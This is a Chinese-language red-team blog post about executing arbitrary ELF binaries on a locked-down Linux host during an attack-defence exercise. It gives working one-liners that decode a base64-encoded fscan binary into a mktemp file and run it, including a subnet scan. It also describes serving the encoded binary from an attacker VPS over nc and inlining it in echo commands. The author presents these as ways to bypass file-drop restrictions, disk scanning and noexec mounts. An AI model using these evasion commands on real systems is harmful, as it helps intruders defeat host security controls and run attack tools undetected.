# Linux无文件落地任意二进制执行

之前的护网中，我遇到了一个很神奇的内网

这个内网的入口是一个Linux，出网，但是当我想用msf上线，或者丢一个fscan，或者丢一个frp的时候，总是不成功，可反弹shell完全正常

奇了怪了

发现是系统有些特殊的安全策略，咋回事儿呢？允许你放文本文件，但是可执行文件（ELF），shell脚本，直接不让你下载（因为护网的时间关系我没有确定是下载下来后系统自动删除还是根本下载不下来），总之，有一件事肯定的，没法直接丢一个ELF去操作了

那咋办？就我个人而言，我的习惯是先丢一个编译好的单文件frp走反向代理，如果防护不严的话，再丢一个fscan进去爆扫快速横向。可这一切，在这个安全策略的设置下，用不了。

但是天无绝人之路，单纯的elf用不了，可是Linux有一个很方便的命令——base64，于是我将fscan先base64编码base64 fscan > fscan.txt生成fscan.txt，然后再将fscan.txt上传到目标服务器。

这样的话，只要我们能想办法运行这个被base64处理过的fscan.txt，就可以绕过这个安全策略。

## linux中的特殊函数

在Linux中有一个有意思的命令，mktemp，直接开启一块内存，我们知道，这个命令虽然不能实现完全无文件落地（毕竟Linux有着“一切皆文件”的哲学），但是对于绕过对于硬盘的恶意文件检测是绰绰有余。


所以，我们可以实现将fscan.txt解码后暂存在内存里，运行这个内存里的fscan

如下：

base64 -d fscan.txt | (tmp=$(mktemp); cat > "$tmp" && chmod +x "$tmp" && "$tmp")

需要加参数的话

base64 -d fscan.txt | (tmp=$(mktemp); cat > "$tmp" && chmod +x "$tmp" && "$tmp" -h 10.0.0.16/24 -p 1-1500 -t 3000 -o result1.txt -np)



最终实现了这个策略的绕过，顺便一提，因为这是直接嗯造内存，所以甚至可以绕过mount的禁止执行设置

## 其他的妙妙用法？

护网结束后，我又仔细考虑了一下这个办法，因为打这个内网的时候，我丢了一个fscan.txt上去，实在不是很优雅，最起码，不是完全的无文件，特别是加密后的fscan.txt比之前大了好多，丢上去动静也不小

于是我又在考虑其他的手法，能不能直接嗯造二进制，但是动静小，而且对于出网和不出网主机都有妙招的办法

还真让我找到了

### 对于出网主机的最佳办法

依然是fscan.txt，但是不需要下载，可以直接从文件流读入

比如我放在我的vps上，开启nc

然后靶机直接从tcp流读入<

### 对于不出网主机的最佳办法

那就是echo命令，嘻嘻

直接把base64处理过的fscan.txt写进命令里

echo "base64处理过的二进制文件" | base64 -d | (tmp=$(mktemp); cat > "$tmp" && chmod +x "$tmp" && "$tmp" -参数)

这样直接就能执行